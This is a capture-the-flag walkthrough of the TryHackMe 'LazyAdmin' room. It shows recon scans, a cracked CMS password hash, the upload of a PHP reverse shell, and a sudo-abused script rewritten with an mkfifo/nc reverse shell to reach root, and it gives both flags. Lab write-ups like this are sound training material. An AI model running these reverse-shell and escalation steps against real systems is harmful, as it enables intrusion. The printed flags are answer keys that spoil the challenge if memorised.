> CTF Challenge Name : LazyAdmin
> CTF Platform : TryHackMe,
> Author : Karun-A3E

Recon

The first step taken in the THM room is to perform Recon, a Nmap scan is performed to see the services that are operating on the Machine. This can be done with the following command :

```
root@ip-10-10-133-232:~# nmap -sC -sV 10.10.164.200 --min-rate=9400 -T4 -p-

Starting Nmap 7.60 ( https://nmap.org ) at 2023-09-16 05:00 BST
Nmap scan report for ip-10-10-164-200.eu-west-1.compute.internal (10.10.164.200)
Host is up (0.00053s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:7B:E4:C9:76:AB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
```

Given there is HTTP operating on the machine as well, we can then execute Gobuster or dirsearch

```
===============================================================
root@ip-10-10-133-232:~# gobuster dir -u http://10.10.164.200 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.164.200
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/09/16 05:04:18 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/content (Status: 301)
/server-status (Status: 403)
===============================================================
2023/09/16 05:04:20 Finished
===============================================================
root@ip-10-10-133-232:~# gobuster dir -u http://10.10.164.200/content -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.164.200/content
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/09/16 05:06:01 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/_themes (Status: 301)
/as (Status: 301)
/attachment (Status: 301)
/images (Status: 301)
/inc (Status: 301)
/js (Status: 301)
===============================================================
2023/09/16 05:06:03 Finished
===============================================================
```

In the initial gobuster scan, we were not able to obtain anything suspicious other than content, thus, another scan was executed on the /content webpage. With that, we have obtained, the remainder directories.


Exploring the HTTP

Based on the /as, /inc and /attachmments we were able to obtain a series of information.

```
1. /inc : Contain a series a wesbite related files
2. /as  : Contains the CMS Login Page
3. /attachments : Contains the attachment possibly from the CMS
```

While browsing /inc, we came across many files, and one of them that seemed useful is -


error_report.php	2016-09-19 17:55	2.5K
font/	2016-09-19 17:57	-
function.php	2016-09-19 17:55	89K
htaccess.txt	2016-09-19 17:55	137
init.php	2016-09-19 17:55	3.9K
install.lock.php	2019-11-29 12:30	45
lang/	2016-09-19 17:57	-
lastest.txt	2016-09-19 17:55	5
mysql_backup/	2019-11-29 12:30	-
rssfeed.php	2016-09-19 17:55	1.6K
rssfeed_category.php	2016-09-19 17:55	1.7K
rssfeed_entry.php	2016-09-19 17:55	2.1K
sitemap_xml.php	2016-09-19 17:55	2.1K



In the files, there is a directory called mysql_backup/ and from that directory we obtained mysql_backup_20191129023059-1.5.1.sql. While reading the file, we were able to obtain the following credentials :

```
1. Username : ,manager
2. Password : ,42f749ade7f9e195bf475f37a44cafcb
```

After using ,hashes.com, , we were able to crack the hash, ,42f749ade7f9e195bf475f37a44cafcb:Password123, . Once in the CMS, we can then create a post as per normal




```
        At the end, there is going to be add File button, the pentestMonkey's PHP reverse shell, is going to be uploaded here. Once the file is uploaded, it can be accessed from the /attachment.
```

Index of /content/attachment

Name	Last modified	Size	Description
Parent Directory		-	
shell.php5	2023-09-16 07:18	5.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.164.200 Port 80

Open a new terminal :

```
rlwrap nc -lvnp 1234 -- the port number can change t oyour wishes
```

Now click on the shell.php, with that we have obtained a shell...

Accessing The Machine

```
root@ip-10-10-133-232:~# rlwrap nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.164.200 38882 received!
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 07:19:29 up 25 min,  0 users,  load average: 0.00, 0.01, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

From there we can now obtain our user flag :

```
$ cd /home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
```

```
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

Therefore the user flag is : ,THM{63e5bce9271952aad1113b6f1ac28a07}

To make it more user-friendly, we can upgrade the shell using the command :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Escalate Priveledges

First thing we do is to check the sudo access for www-data, and so we can use the command :

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl


www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

From this we have obtained some information :

```
1. www-date can run the ,backup.pl, in his directory using perl so ⇒ sudo perl backup.pl
2. The ,backup.pl, makes use of a script called copy.sh, located in /etc/
```

When checking out the contents of the copy.sh, these are the contents :

```
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

It seems that the ,copy.sh, contains a reverse shell template, and so we can simply make use of it, and so we just have to echo the same contents with new ports and IP address :

```
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.133.232 1235 >/tmp/f" > /etc/copy.sh
```

After adjusting the IP address, a new port is to be listening on the machine. So we can make use of :

```
rlwrap nc -lvnp 1235
```

After which execute the backup.pl. With that we have now gained the root shell and with that the root flag

```
root@ip-10-10-133-232:~# rlwrap nc -lvnp 1235
Listening on [0.0.0.0] (family 0, port 1235)
Connection from 10.10.164.200 32924 received!
# whoami
root
# ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```

Root Flag : ,THM{6637f41d0177b6f37cb20d775124699f}